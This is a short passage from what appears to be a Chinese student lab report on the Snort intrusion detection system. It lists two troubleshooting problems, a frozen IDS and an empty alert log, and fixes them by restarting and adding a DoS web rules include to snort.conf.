
五、问题及解决

(一) 问题

- 1、入侵检测系统死机。



2、运行 snort 并结束其进程后，alert 日志文件文件为空。



(二) 解决

1、点击“关闭”——“重启”，再打开入侵检测发现正常运行。



2、编辑 snort.conf, 添加 include \$RULE_PATH/Dos_Web.rules 并保存。

